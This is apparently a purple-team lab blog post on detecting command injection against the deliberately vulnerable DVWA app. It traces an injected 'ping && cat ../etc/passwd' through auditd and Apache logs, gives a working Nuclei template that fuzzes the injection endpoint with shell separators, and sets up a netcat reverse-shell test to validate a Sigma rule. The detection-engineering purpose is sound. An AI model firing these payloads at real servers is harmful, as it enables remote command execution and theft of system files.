 Auditd search to detect execve www key
That’s a lot to take in. I’ve highlighted some key areas:
- First process
a2=70696E6720202D632034203132372E312E312E312626636174202E2E2F2E2E2F2E2E2F2E2E2F2E2E2F2E2E2F2E2E2F2E2E2F2E2E2F6574632F706173737764- ppid=906
- pid=2064
- Second process
a0="ping" a1="-c" a2="4" a3="127.1.1.1"- ppid=2064
- Third process
- a0=”cat” a1=”../../../../../../../../../etc/passwd”
- ppid=2064
Putting a visual flare on it we get the following:
graph TD;
    A["First process"] -->|ppid=906| B["pid=2064"]
    B -->|Executes| C["Second process"]
    B -->|Executes| D["Third process"]

    C["Second process"] -->|ppid=2064| E["ping -c 4 127.1.1.1"]
    D["Third process"] -->|ppid=2064| F["cat ../../../../../../../../../etc/passwd"]
Lets take a closer look at the second argument of the first process (Minute Side Channel: ‘a’ stands for argument in *nix land, a0 is the zeroth argument, normally the executed application, then you add arguments like ‘-c’ ‘4’ ‘127.0.0.1’)
Put the following in CyberChef with a from hex op (done for you if you follow the link):
70696E6720202D632034203132372E312E312E312626636174202E2E2F2E2E2F2E2E2F2E2E2F2E2E2F2E2E2F2E2E2F2E2E2F2E2E2F6574632F706173737764
 Elastic decode auditd hex
1
ping  -c 4 127.1.1.1&&cat ../../../../../../../../../etc/passwd
This is the parent process that created the other two processes. ppid stands for Parent Process ID, pid is therefore Process ID. Clearly we can see the ppid of the ping and cat processes is the first process. Then what is ppid=906? Off the bat it’s something that spawned soon after boot (Linux pid’s are assigned sequentially, pid 1 is normally the init process, if you aren’t in a container).
Lets have a peek at this pesky process:
1
ps -fp 906
 Apache pid
Winner winner, the Apache process, so this confirms RCE via the Apache process.
The unix formatted date is from this line of the auditd output:
type=PROCTITLE msg=audit(1743142595.973:2507):
We can confirm access in the Apache access.log around that time with (in the dvwa guest):
1
grep "$(date --date="@1743142595" +"%d/%b/%Y:%H:%M")" /var/log/apache2/access.log
 Elastic grep for timeframe of auditd log
Command Injection - Purple Team
Nuclei
Armed with more knowledge of Nuclei template structure this one was easier to put together. We will only try basic characters, we won’t attempt the subshell technique due to the amount of setup needed in the nuclei template by itself, the Omega-cli covers the reverse shell.
1
nuclei -u http://tartarus-dvwa.home.arpa/DVWA -t /vagrant/nuclei-templates/dvwa/dvwa-command-injection-low-sec.yaml
 Example command injection nuclei scan
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
id: dvwa-command-injection-low-sec

info:
  name: DVWA Command Injection - low sec (Authenticated)
  author: Dylan Shield (Shieldia.co)
  severity: high
  description: Attempts to exploit command injection on DVWA after authentication.
  reference:
    - https://github.com/digininja/D
  tags: dvwa,command-injection

variables:
  password: "password"
  username: "admin"

  # Define payloads in variables instead of http section
  inputs:
    - "127.1.1.1"
    - "asdf"
  esc_chars:
    - ";"
    - "|"
    - "||"
    - "&&"
  commands:
    - "id"

flow: |
  http(1) && http(2);
  for (let input of iterate(template["inputs"])) {
    set("input", input);
    for (let esc_char of iterate(template["esc_chars"])) {
      set("esc_char", esc_char);
      for (let command of iterate(template["commands"])) {
        set("command", command);
        http(3);
      }
    }
  }

http:
  # Step 1: Authenticate and get PHPSESSID and user_token
  - raw:
      - |
        GET /DVWA/login.php HTTP/1.1
        Host: {{Hostname}}
        Accept: */*
        Connection: close

      - |
        POST /DVWA/login.php HTTP/1.1
        Host: {{Hostname}}
        Content-Type: application/x-www-form-urlencoded
        Accept: */*
        Connection: close

        username={{username}}&password={{password}}&Login=Login&user_token={{token}}

    extractors:
      - type: regex
        name: token
        group: 1
        part: body
        regex:
          - "name='user_token' value='([a-f0-9]+)'"
        internal: true

  # Step 2: Set Security Level to Low
  - raw:
      - |
        POST /DVWA/security.php HTTP/1.1
        Host: {{Hostname}}
        Content-Type: application/x-www-form-urlencoded
        Accept: */*
        Connection: close

        security=low&seclev_submit=Submit&user_token={{token}}

  # Step 3: Execute Command Injection
  - raw:
      - |
        POST /DVWA/vulnerabilities/exec/ HTTP/1.1
        Host: {{Hostname}}
        Content-Type: application/x-www-form-urlencoded
        Accept: */*
        Connection: close

        ip={{input}}{{url_encode(esc_char)}}{{command}}&Submit=Submit

    matchers-condition: and
    matchers:
      - type: status
        status:
          - 200
      - type: word
        part: body
        words:
          - "uid="

    extractors:
      - type: dsl
        name: inject command
        dsl:
          - "concat(input,esc_char,command)"
The explanation for steps one and two are skipped as this is how we login and set the security.
We are again using the Flow protocol to manage how we structure the attack:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
variables:
  password: "password"
  username: "admin"

  # Define payloads in variables instead of http section
  inputs:
    - "127.1.1.1"
    - "asdf"
  esc_chars:
    - ";"
    - "|"
    - "||"
    - "&&"
  commands:
    - "id"

flow: |
  http(1) && http(2);
  for (let input of iterate(template["inputs"])) {
    set("input", input);
    for (let esc_char of iterate(template["esc_chars"])) {
      set("esc_char", esc_char);
      for (let command of iterate(template["commands"])) {
        set("command", command);
        http(3);
      }
    }
  }
We itarate over all the inputs, escape chars and commands. The payload is:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
  - raw:
      - |
        POST /DVWA/vulnerabilities/exec/ HTTP/1.1
        Host: {{Hostname}}
        Content-Type: application/x-www-form-urlencoded
        Accept: */*
        Connection: close

        ip={{input}}{{url_encode(esc_char)}}{{command}}&Submit=Submit

    matchers-condition: and
    matchers:
      - type: status
        status:
          - 200
      - type: word
        part: body
        words:
          - "uid="

    extractors:
      - type: dsl
        name: inject command
        dsl:
          - "concat(input,esc_char,command)"
Using the match condition to look for “uid=” in the response would indicate the returned content of the id command, the escape chars are not URL safe so they must be escaped!
Omega-cli
We can test both templates effectively with Omega, first the basic command injection:
1
python3 omega.py --config tests/nuclei_apache_command_injection.yml elastic-local -t http://tartarus-dvwa.home.arpa -d
 Example omega cli run for command injection
The shell substitution reverse shell is a more advanced example, we need to use the “executors” directive to define a netcat listener and a Nuclei template file to inject the revshell. The revshell itself it base64 encoded, decoded at runtime to not have to deal with quote unquote nonsense. Note there isn’t an effective Nuclei match condition I’ve found that works with these revshells since it’s not fully within spec to do what we are doing.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
name: Netcat Nuclei Apache Command Injection Reverse Shell
author(s): Shieldia.co
info: >
  Integration test to confirm Sigma reverse shell rule
  Expected executor results is aprox. 1 POST request to the command injection endpoint
  Expected rule result is 1 or more alerts
date: 2025-05-28
executors:
    - name: nc
      executor_command: -nvlp 443
    - name: Nuclei
      executor_file_template: templates/dvwa-command-injection-rev-shell-low-sec.yaml
rule: siem_rule_ndjson
rule_file: rules/linux_process_creation_web_revshell.json
The run:
1
python3 omega.py --config tests/nc_nuclei_apache_command_injection_rev_shell.yml elastic-local -t http://tartarus-dvwa.home.arpa -d
 Example omega cli run for command injection rev shell
Credits
Image thanks to Nasa AS11-44-6549
Icons thanks to Computer icons created by juicy_fish - Flaticon and Vaccine icons created by juicy_fish - Flaticon